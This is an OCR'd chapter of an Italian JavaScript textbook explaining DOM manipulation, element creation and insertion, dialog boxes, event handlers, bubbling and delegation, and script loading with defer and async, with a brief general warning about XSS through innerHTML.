
Si noti anche che il nome della proprietà non è sempre uguale a quello dell'attributo: all'attributo `class` corrispondono `className` (la stringa intera) e `classList` (la lista delle classi, con i metodi `add` e `remove`), perché `class` è una parola riservata di JavaScript.

Queste proprietà sono anche **scrivibili**:

attributi-scrittura.html

```
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstElementChild;
    i.id = "w";
    i.classList.remove("ok");
    i.classList.add("err");
    i.setAttribute("custom", "k");
    i.removeAttribute("name");
  </script>
</body>


<!-- l'input dopo l'esecuzione dello script -->
<input id="w" class="inp err" custom="k">
```



Gli attributi prima e dopo lo script: in viola quelli cambiati.

innerHTML e outerHTML

- `innerHTML` è il codice HTML **contenuto** nell'elemento: tutto quello che sta fra il tag di apertura e quello di chiusura (riquadro blu).
- `outerHTML` è il codice HTML **dell'intero** elemento, tag di apertura e di chiusura compresi (riquadro arancione).



innerhtml.html

```html
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <script>
    let body = document.body;
    console.log(body.firstElementChild.innerHTML);  // Hello <em>DOM!</em>
    console.log(body.firstChild.innerHTML);         // undefined (non e' un HTMLElement)
    console.log(body.firstElementChild.outerHTML);  // <h1 id="h">Hello <em>DOM!</em></h1>
  </script>
</body>
```

La seconda riga stampa `undefined` per lo stesso motivo visto con `tagName`: `body.firstChild` è il nodo di testo `"\n  "`, che non è un elemento e quindi non ha `innerHTML`.

La cosa interessante è che entrambe le proprietà sono **scrivibili**: assegnando loro un nuovo valore si cambia il contenuto della pagina. Assegnare `innerHTML` sostituisce il riquadro blu (il contenuto), mentre assegnare `outerHTML` sostituisce il riquadro arancione, cioè **l'elemento intero**.

innerhtml-scrittura.html

```html
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <script>
    let elem = document.body.firstElementChild;

    elem.innerHTML = "DOM: <em>Wow!</em>";
    // cambiato il contenuto dell'elemento <h1>

    elem.outerHTML = `<p>${elem.innerHTML}</p>`;
    // ora l'<h1> e' diventato un <p>, con lo stesso contenuto
  </script>
</body>
```



L'ultimo è un paragrafo: niente più stile da titolo.

Nell'ultima assegnazione il template letterale usa `elem.innerHTML`, cioè solo il contenuto del titolo: il nuovo `<p>` prende il posto dell'`<h1>` e ne eredita il testo. Che cosa succederebbe con `elem.outerHTML`?


variante.js

```js
elem.innerHTML = "DOM: <em>Wow!</em>";

elem.outerHTML = `<p>${elem.outerHTML}</p>`;
```

DOM risultante

```html
<p></p>
<h1 id="h">DOM: <em>Wow!</em></h1>
<p></p>
```



Ci aspetteremmo un `<p>` con dentro l'`<h1>`, ma il parser non lo permette.

Il testo assegnato sarebbe un `<p>` che contiene l'intero `<h1>`. Ma in HTML un paragrafo può contenere solo testo ed elementi «di riga» come `<em>` o `<a>`, non un titolo. Il parser, quando incontra `<h1>` con un `<p>` ancora aperto, **chiude automaticamente** il paragrafo; poi la `</p>` finale non ha più un paragrafo da chiudere, e il parser ne crea un altro, vuoto. Il risultato è un titolo identico a prima, circondato da due paragrafi vuoti: nel browser non cambia nulla di visibile. È un buon esempio di una regola generale: assegnando `innerHTML` o `outerHTML` non si scrive il DOM direttamente, si passa del codice HTML al parser, che lo interpreta (e corregge) come farebbe con un file.

innerHTML e input dell'utente

Assegnare a `innerHTML` una stringa che contiene, anche solo in parte, dati forniti dall'utente è il modo classico di aprire una vulnerabilità di tipo *Cross-Site Scripting* (XSS): il browser interpreta come markup ciò che gli si passa, quindi anche eventuali tag `<script>` o attributi `onerror`. Quando serve inserire solo testo si usa `textContent` o `innerText`, che non interpretano nulla. Torneremo sull'argomento nel capitolo sulla sicurezza.

Modificare la struttura del DOM

Non siamo limitati a modificare gli elementi esistenti: possiamo creare dinamicamente nuovi elementi, rimuoverne di esistenti e cambiare la struttura dell'albero. È la chiave per costruire pagine «vive» e reattive.

Per aggiungere qualcosa alla pagina bisogna rispondere a due domande, e conviene farlo in quest'ordine:

1. **dove** va messo il nuovo contenuto, rispetto a un elemento che già esiste: dentro (all'inizio o in fondo) oppure accanto (prima o dopo)?
2. **come** si crea il nuovo nodo?

Dove: i quattro punti di inserimento

Ogni nodo offre quattro metodi per inserire contenuto in una posizione precisa **rispetto a sé stesso**. Tutti accettano uno o più nodi, oppure delle stringhe (che vengono inserite come testo).




Figura 7.5: *I quattro punti di inserimento rispetto alla lista* `ul`*: in blu* ***dentro*** *la lista, in arancione* ***fuori****, accanto a essa.*

Metodo	Dove finisce il nuovo contenuto
`node.before(...)`	**fuori**, subito prima di `node`: diventa il suo fratello precedente
`node.prepend(...)`	**dentro**, all'inizio: diventa il primo figlio di `node`
`node.append(...)`	**dentro**, in fondo: diventa l'ultimo figlio di `node`
`node.after(...)`	**fuori**, subito dopo `node`: diventa il suo fratello successivo

A questi si aggiungono `node.replaceWith(...)`, che mette il nuovo contenuto **al posto** del nodo, e `node.remove()`, che toglie il nodo dall'albero.

Come: creare i nodi

Un nuovo elemento si crea con `document.createElement(tag)`, un nuovo nodo di testo con `document.createTextNode(testo)`.


Il punto da capire bene è che `createElement` **crea** l'elemento ma **non lo aggiunge alla pagina**. Il nuovo oggetto esiste solo in memoria, nella variabile che lo contiene: il browser non lo mostra, perché non sa ancora dove dovrebbe stare. È come un foglio già scritto ma non ancora appeso alla bacheca. Per farlo comparire bisogna dire **dove** metterlo, con uno dei quattro metodi appena visti.

crea.html

```
<body>
  <script>
    let heading = document.createElement("h1");  // 1
    // il nuovo <h1> non e' ancora nel DOM

    let title = document.createTextNode("Wow!"); // 1
    // nemmeno il nodo di testo e' ancora nel DOM

    heading.append(title);           // 2: il testo nell'<h1>
    document.body.prepend(heading);  // 3: l'<h1> in cima al <body>
  </script>
</body>
```



A sinistra il DOM della pagina, a destra i nodi che esistono solo in memoria.

Solo al passo 3, con `prepend`, l'`<h1>` entra nell'albero del documento e compare nella pagina. Ai passi 1 e 2 il browser mostrerebbe una pagina identica a prima.

Esempio 7.3 — Costruire una lista dinamicamente

lista-dinamica.html


```html
<body>
  <ul>
    <li class="kw">CSS</li>
  </ul>
</body>
```

lista-dinamica.js

```js
let ul   = document.querySelector("ul");
let html = ul.querySelector("li").cloneNode();
let js   = document.createElement("li");

html.innerHTML = "HTML";
js.innerHTML   = "JavaScript";

ul.before("Keywords:");
ul.prepend(html);
ul.append(js);
ul.after("End of keyword list");
```



Il `<body>` dopo lo script: accanto a ogni nuovo nodo, il metodo che l'ha inserito.

Le due stringhe passate a `before` e `after` diventano nodi di testo, **fuori** dalla lista; i due `<li>` finiscono **dentro**, uno all'inizio e uno in fondo. `cloneNode()` crea una copia del primo `<li>` (con la sua classe `kw`), mentre `createElement` ne crea uno nuovo, senza attributi. Il risultato, nel DOM e nel browser:

risultato.html

```html
<body>
  Keywords:
  <ul>
    <li class="kw">HTML</li>
    <li class="kw">CSS</li>
    <li>JavaScript</li>
  </ul>
  End of keyword list
</body>
```

lista-dinamica.html

Keywords:

- HTML
- CSS
- JavaScript


End of keyword list

Esempio 7.4 — Spostare e sostituire

sostituisci.js

```js
let ul = document.querySelector("ul");
let ol = document.createElement("ol");

ol.append(ul.firstElementChild);   // sposta il <li> nell'<ol>
ul.replaceWith(ol);                // l'<ol> sostituisce l'<ul>
```



Il primo `<li>` viene spostato nell'`<ol>`, che prende il posto dell'`<ul>`.

Da notare: `append` non copia il nodo, lo **sposta**. Un nodo può trovarsi in un solo punto dell'albero.

Riepilogo dei metodi

Metodo	Descrizione
`document.createElement(tag)`	crea un elemento con il tag dato
`document.createTextNode(val)`	crea un nodo di testo (usato di rado)
`elem.cloneNode(deep)`	clona l'elemento; con `deep=true` anche i discendenti
`node.append(...)`	inserisce dentro `node`, in fondo
`node.prepend(...)`	inserisce dentro `node`, all'inizio
`node.before(...)`	inserisce subito prima di `node`
`node.after(...)`	inserisce subito dopo `node`
`node.replaceWith(...)`	sostituisce `node`
`node.remove()`	rimuove il nodo

INTERAGIRE CON L'UTENTE

`alert`, `confirm` e `prompt` sono il modo più semplice per interagire con l'utente in un browser: ciascuna apre una piccola finestra di dialogo e **ferma lo script** finché l'utente non risponde.


Funzione	Mostra	Restituisce
`alert(msg)`	il messaggio e il pulsante OK	niente (`undefined`)
`confirm(msg)`	il messaggio, OK e Annulla	`true` se si preme OK, `false` se si preme Annulla
`prompt(msg)`	il messaggio, un campo di testo, OK e Annulla	il testo digitato, **sempre come stringa**; `null` se si preme Annulla

interazione.html

```
<ul></ul>
<script>
  alert("This page will ask for your input");


  if (confirm("Do you want to continue?") === true) {
    let name = prompt("State your name:");
    let num  = parseInt(prompt("Insert a number:"));

    for (let i = 0; i < num; i++) {
      let li = document.createElement("li");
      li.innerHTML = name;
      document.querySelector("ul").append(li);
    }
  } else {
    console.log("user cancelled");
  }
</script>
```




La pagina finale, rispondendo OK, «Web Technologies» e 3.


Seguiamo l'esecuzione passo per passo, finestra per finestra.




1 `alert` mostra un semplice avviso: la pagina ci informa che **sta per chiederci dei dati**. C'è solo il pulsante OK, perché non c'è nulla da decidere; finché non lo premiamo, lo script resta fermo su questa riga.




2 `confirm` chiede se vogliamo proseguire. Premendo **OK** restituisce `true`: la condizione dell'`if` è vera e si entra nel blocco che chiederà i dati. Premendo **Annulla** restituisce `false`: si salta al ramo `else`, in console compare `user cancelled` e la lista resta vuota.



3 Il primo `prompt` chiede un nome. Ciò che scriviamo nel campo viene restituito come stringa e salvato nella variabile: `name` vale `"Web Technologies"`.



4 Il secondo `prompt` chiede un numero. Anche se scriviamo `3`, `prompt` restituisce **sempre una stringa**, `"3"`: per questo il valore passa per `parseInt`, che lo converte nel numero `3` usato dal ciclo.



5 Il ciclo `for` gira `num` volte, cioè tre. A ogni giro crea un nuovo `<li>` con `createElement`, ne imposta il contenuto con `innerHTML` e lo **aggiunge in fondo** alla `<ul>` con `append`. Il risultato è la pagina mostrata sopra.

Sono finestre bloccanti

`alert`, `prompt` e `confirm` **sospendono l'esecuzione** dello script e bloccano l'interazione con la pagina finché l'utente non risponde. Sono comodissime per imparare e per fare esperimenti, ma nelle applicazioni reali si preferiscono finestre di dialogo costruite nel DOM, che si possono impaginare, tradurre e rendere accessibili.

EVENTI

Evento

Un **evento** è un segnale che qualcosa è accaduto.

Gli eventi possono riguardare:

- il **comportamento dell'utente**: clic, pressioni di tasti, movimenti del mouse;
- i **form**: invio, acquisto o perdita del fuoco su un campo;
- il **documento**: documento o elementi caricati, richieste di rete completate.

Evento	Quando si verifica
Mouse	
`click`	l'utente fa clic (o tocca) sull'elemento
`contextMenu`	clic con il tasto destro sull'elemento
`mouseover` / `mouseout`	il cursore entra o esce dall'elemento
`mousedown` / `mouseup`	il tasto principale viene premuto o rilasciato sull'elemento
`mousemove`	il cursore si muove
Tastiera	
`keydown` / `keyup`	un tasto viene premuto o rilasciato
Form	
`submit`	l'utente invia un form
`focus`	l'utente dà il fuoco a un elemento (per esempio un `<input>`)
Documento e finestra	
`DOMContentLoaded`	l'HTML è stato analizzato, il DOM è completo
`load`	la pagina è stata caricata e disegnata per intero

Gestori di eventi

Per reagire agli eventi si definiscono funzioni **gestore** (*handler*), eseguite quando l'evento scatta.

Il modo più semplice è usare gli attributi HTML `on<evento>`, il cui valore è il codice JavaScript da eseguire.

handler-attributo.html

```html
<input type="button" value="Click me" onclick="handleClick();">
<script>
  function handleClick() {
    console.log("Click handled");
  }
</script>
```



Console, dopo un clic

```
Click handled
```

Prima di vedere gli altri modi di registrare un gestore, conviene dare un nome a ciò che stiamo facendo: un gestore di eventi è una **callback**.

Callback

Una **callback** è una funzione passata come argomento a un'altra funzione, con l'aspettativa che sia **quest'ultima** a invocarla, al momento opportuno.


In JavaScript le funzioni sono valori come gli altri: si possono mettere in una variabile, assegnare a una proprietà e **passare come argomento**. Chi riceve la funzione decide se, quando e quante volte chiamarla.

callback-base.js

```js
function eseguiDueVolte(f) {
  f();          // e' eseguiDueVolte a chiamare f
  f();
}

function saluta() { console.log("Ciao!"); }

eseguiDueVolte(saluta);   // passo la funzione,
                          // senza chiamarla
```



`saluta` viaggia come argomento;
la chiama chi la riceve.

Console

```
Ciao!
Ciao!
```

Un gestore di eventi funziona allo stesso modo, ma chi riceve la funzione è il **browser**: gli diciamo quale funzione eseguire, e sarà lui a chiamarla ogni volta che l'evento si verifica. Le callback torneranno nel prossimo capitolo, dove sono alla base della programmazione asincrona.

I gestori si possono anche definire dinamicamente da JavaScript, scrivendo la proprietà `on<evento>` sull'elemento oppure usando il metodo `addEventListener`.

handler-dinamico.html

```html
<input type="button" value="Click me" onclick="handleClick();">
<script>
  function handleClick() { console.log("Click handled"); }

  let input = document.querySelector("input");

  input.onclick = () => { console.log("Tap"); };
  // sovrascrive il gestore definito nell'attributo HTML

  input.addEventListener("click", handleClick);
  // AGGIUNGE un nuovo gestore, senza rimuovere il precedente
</script>
```

input	
onclick	() => { …Tap }
listener	[handleClick]

~~handleClick();~~ sovrascritto

`onclick` contiene un solo gestore;
i listener si accumulano.

Console, dopo un clic

```
Tap
Click handled
```

Perché addEventListener è preferibile

La proprietà `on<evento>` può contenere **un solo** gestore: assegnarne un altro cancella il precedente. `addEventListener` permette invece di registrare quanti gestori si vogliono per lo stesso evento, e di rimuoverli selettivamente con `removeEventListener`. In un'applicazione reale, dove parti diverse del codice possono voler reagire allo stesso evento, è l'unica scelta sensata.

Evento e funzione gestore: chi chiama chi

È facile confondere l'evento con la funzione che lo gestisce, ma sono due cose diverse.

- L'**evento** (per esempio `"click"`) è un **fatto**: qualcosa è successo. Lo produce il browser, quando succede: non sappiamo in anticipo se e quante volte l'utente farà clic.
- Il **gestore** (per esempio `handleClick`) è una normale **funzione**, scritta da noi, che dice **che cosa fare** quando quel fatto accade.


Registrare un gestore significa dire al browser: «quando succede *questo evento* su *questo elemento*, chiama *questa funzione*». Non siamo noi a chiamarla: la chiama il browser, al momento giusto, ogni volta che l'evento si ripete, passandole l'oggetto evento.

chiamare-o-registrare.html

```
1 <button>Salutami</button>
2 <script>
3   let btn = document.querySelector("button");
4   function saluta() { console.log("Ciao!"); }
5
6   saluta();                                  // chiamata: subito
7   btn.addEventListener("click", saluta);     // registrazione
8   btn.addEventListener("click", saluta());  // ERRORE tipico
9 </script>
```

Console: caricamento, poi un clic

```
Ciao!        <- saluta(), riga 6
Ciao!        <- saluta(), riga 8
Ciao!        <- il clic: solo la riga 7
```



Prima registrare, poi è il browser a chiamare, una volta per ogni clic.

L'ultima riga è un errore molto comune: con le parentesi, `saluta()` viene **eseguita subito**, durante il caricamento, e ad `addEventListener` arriva il suo valore di ritorno, `undefined`. Nessuna funzione viene registrata, e i clic non la eseguono. Per registrare un gestore si passa la funzione **senza** parentesi: il nome della funzione, non il risultato della sua chiamata.

Quando usare l'una o l'altra cosa, quindi:

- si **chiama** direttamente una funzione (`saluta()`) quando l'azione va fatta **adesso**, una volta, mentre lo script viene eseguito;
- la si **registra** come gestore (`addEventListener("click", saluta)`) quando l'azione deve avvenire **in risposta** a qualcosa che non è ancora successo, e non sappiamo quando (o se) succederà.

Lo stesso ragionamento spiega le parentesi nei tre modi di definire un gestore:

Modo	Si scrive	Parentesi?	Gestori
`onclick="saluta()"`	codice JavaScript, come stringa	**sì**: è il codice da eseguire al clic	uno
`btn.onclick = saluta`	una funzione	**no**: si assegna la funzione	uno
`btn.addEventListener("click", saluta)`	una funzione	**no**: si passa la funzione	quanti si vuole

Il valore di this in un gestore

Dentro un gestore, `this` vale l'elemento a cui il gestore è stato assegnato.

this-handler.html

```
<input type="button" value="Click me">
<p>Hello Events!</p>
<script>
  function handleClick() {
    console.log(this.outerHTML);
  }

  document.querySelector("input").addEventListener("click", handleClick);
  // <input type="button" value="Click me">

  document.querySelector("p").addEventListener("click", handleClick);
  // <p>Hello Events!</p>
</script>
```

this.html



Console, clic sul pulsante e poi sul testo

```
<input type="button" value="Click me">
<p>Hello Events!</p>
```

L'oggetto evento

Per gestire bene un evento servono spesso dettagli: in un `keydown`, quale tasto è stato premuto? In un `click`, a quali coordinate? L'utente teneva premuto `CTRL`?

Tutti i dettagli sono forniti in un **oggetto evento**, passato automaticamente ai gestori. Tipi di evento diversi hanno proprietà diverse: per esempio gli eventi da tastiera hanno una proprietà `key` che rappresenta il tasto premuto.

oggetto-evento.html

```
<input type="text" placeholder="Write here" autofocus>
<script>
  function handler(event) {
    console.log(`You pressed ${event.key}`);
  }

  document.querySelector("input").addEventListener("keyup", handler);
</script>
```

evento.html



Console, digitando J e poi S

```
You pressed J
You pressed S
```

PROPAGAZIONE DEGLI EVENTI

Bubbling

Event bubbling

Quando un evento scatta su un elemento, vengono eseguiti prima tutti i gestori registrati su quell'elemento, poi tutti quelli registrati sul suo genitore, e così via risalendo fino alla radice del DOM. Questo meccanismo si chiama **event bubbling** («ribollimento»).


Si applica alla maggior parte degli eventi, ma non a tutti: gli eventi di `focus`, per esempio, non fanno bubbling.

Esempio 7.5 — Il percorso di un clic

Ogni elemento del documento ha un gestore. Facendo clic sul `<p>`, i gestori vengono eseguiti risalendo l'albero (a destra, nell'ordine numerato), e la console mostra le quattro righe:

bubbling.html

```
<body>
  <section onclick="console.log('section');">
    <article onclick="console.log('article');">
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    document.onclick = () => console.log("document");
  </script>
</body>
```



In viola i nodi con un gestore, in grigio quelli senza: l'evento li attraversa tutti, risalendo.

Console

```
p
article
section
document
```

Un solo clic, quattro gestori eseguiti, dal più interno al più esterno.

Delegazione degli eventi

La **delegazione degli eventi** è un pattern potente: se molti elementi possono generare eventi simili, invece di assegnare un gestore a ciascuno se ne usa **uno solo** sul loro antenato comune. Gli elementi «delegano» la gestione all'antenato.

La proprietà `target` dell'oggetto evento permette di sapere su quale elemento l'evento è stato effettivamente generato.

Esempio 7.6 — Un solo gestore per tutta la tabella

delegazione.html

```
<table onclick="handler(event);">
  <tr><th>Col</th><th>Col</th></tr>
  <tr><td>1</td><td>2</td></tr>
  <tr><td>3</td><td>4</td></tr>
  <tr><td>5</td><td>6</td></tr>
</table>
<script>
  function handler(event) {
    if (event.target.nodeName === "TD") {
      let oldValue = parseInt(event.target.innerHTML);
      event.target.innerHTML = ++oldValue;
    }
  }
</script>
```



Dopo un clic sul 2, la cella vale 3.
`event.target` è la `<td>`,
il gestore è sulla `<table>`.

Un solo gestore serve sei celle. Il vantaggio non è solo la brevità: se in seguito si aggiungessero righe alla tabella **dinamicamente**, queste funzionerebbero subito, senza bisogno di registrare nuovi gestori.


Fermare il bubbling

Un gestore può decidere che l'evento è stato completamente elaborato e che non serve propagarlo oltre, invocando il metodo `stopPropagation()` sull'oggetto evento.

stop-propagation.html

```
<body>
  <section onclick="console.log('section');">
    <article>
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    let art = document.querySelector("article");
    art.addEventListener("click", handler);

    function handler(event) {
      console.log(this.tagName);
      event.stopPropagation();   // non arriva a <section>
    }
  </script>
</body>
```



La risalita si interrompe all'`<article>`:
il gestore di `<section>` non viene eseguito.

Console, dopo un clic sul paragrafo

```
p
ARTICLE
```

Fermare la propagazione con parsimonia

La regola pratica è di **non** fermare la propagazione a meno di avere una buona ragione. Un antenato potrebbe aver bisogno di intercettare quell'evento, oggi o in futuro: sistemi di analisi, chiusura automatica dei menu a comparsa e molte librerie si basano proprio sul fatto che gli eventi risalgano fino in cima.

Generare eventi da JavaScript

Da JavaScript è anche possibile **generare** eventi. La proprietà `isTrusted` vale `false` per gli eventi artificiali.

dispatch.html

```
<input type="button" value="Click me">
<script>
  function handler(event) {
    console.log(`${event.type} event. Trusted: ${event.isTrusted}`);
  }

  let input = document.querySelector("input");
  input.onclick = handler;

  let click = new Event("click");
  input.dispatchEvent(click);   // isTrusted vale false
</script>
```

Console, al caricamento

```
click event. Trusted: false
```

Un clic vero darebbe invece `Trusted: true`.

Ordine di esecuzione degli script

Man mano che i nostri script diventano più complessi, interagiscono con il DOM e registrano gestori, dobbiamo sapere **quando** il codice viene eseguito durante il caricamento di una pagina.

- In generale, gli script vengono scaricati ed eseguiti **nell'ordine in cui compaiono**, mentre l'analisi della pagina è **sospesa**.
- Gli script esterni con l'attributo `defer` vengono scaricati **in parallelo** ed eseguiti **dopo** che la pagina è stata completamente analizzata.
- Gli script esterni con l'attributo `async` vengono scaricati in parallelo ed eseguiti **appena sono pronti**.
- Gli script di tipo modulo si comportano come `defer` per impostazione predefinita, e possono essere dichiarati `async`.




Figura 7.6: *Quando viene scaricato ed eseguito uno script, a seconda degli attributi.*

Esempio 7.7 — Perché l'ordine conta

Consideriamo lo script `load.js` (a sinistra), che cerca un `<h1>` nel `<body>`, e la pagina che lo include nell'`<head>` (a destra):

JS load.js

```
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

<> pagina.html

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script src="load.js"></script>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

Che cosa compare in console dipende da **come** lo script è incluso.

```
<script src="load.js"></script>
```

Console

```
Uncaught TypeError: document.body is null
```

Lo script viene eseguito appena il parser lo incontra, nell'`<head>`: il `<body>` non è ancora stato creato, quindi `document.body` vale `null`, e chiamare un metodo su `null` genera un `TypeError` (Chrome lo scrive come *Cannot read properties of null*).

```
<script defer src="load.js"></script>
```

Console

```
JavaScript
```

Con `defer` lo script viene eseguito dopo l'analisi completa della pagina, quando l'`<h1>` esiste.

```
<script async src="load.js"></script>
```

Non si può sapere con certezza: dipende da quanto tempo serve a scaricare lo script.

L'alternativa che funziona sempre, indipendentemente da dove si trova il tag, è attendere l'evento `DOMContentLoaded`:

JS load.js

```
document.addEventListener("DOMContentLoaded", () => {
  let h1 = document.body.querySelector("h1");
  console.log(h1.innerText);
});
```

Console

```
JavaScript
```

Riferimenti

- **The Modern JavaScript Tutorial**
  https://javascript.info/
  Parte 2: *Document* (1.1–1.7), *Introduction to events*, *UI events*, *Document and resource loading*.
- **Eloquent JavaScript** (3ª edizione), Marijn Haverbeke.
  https://eloquentjavascript.net/
  Capitoli da 13 a 15.
- **JavaScript Reference** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference

Asincronismo e richieste di rete

Completiamo la panoramica su JavaScript con tre argomenti: la **memorizzazione dei dati** nel browser, i costrutti per la **programmazione asincrona** e le **richieste di rete**.

Memorizzare dati nel browser

I browser moderni offrono diverse API utilizzabili da JavaScript per memorizzare e recuperare i dati di un'applicazione: i **cookie**, il **Web Storage** (`localStorage` e `sessionStorage`) e **IndexedDB**.

Cookie

Cookie

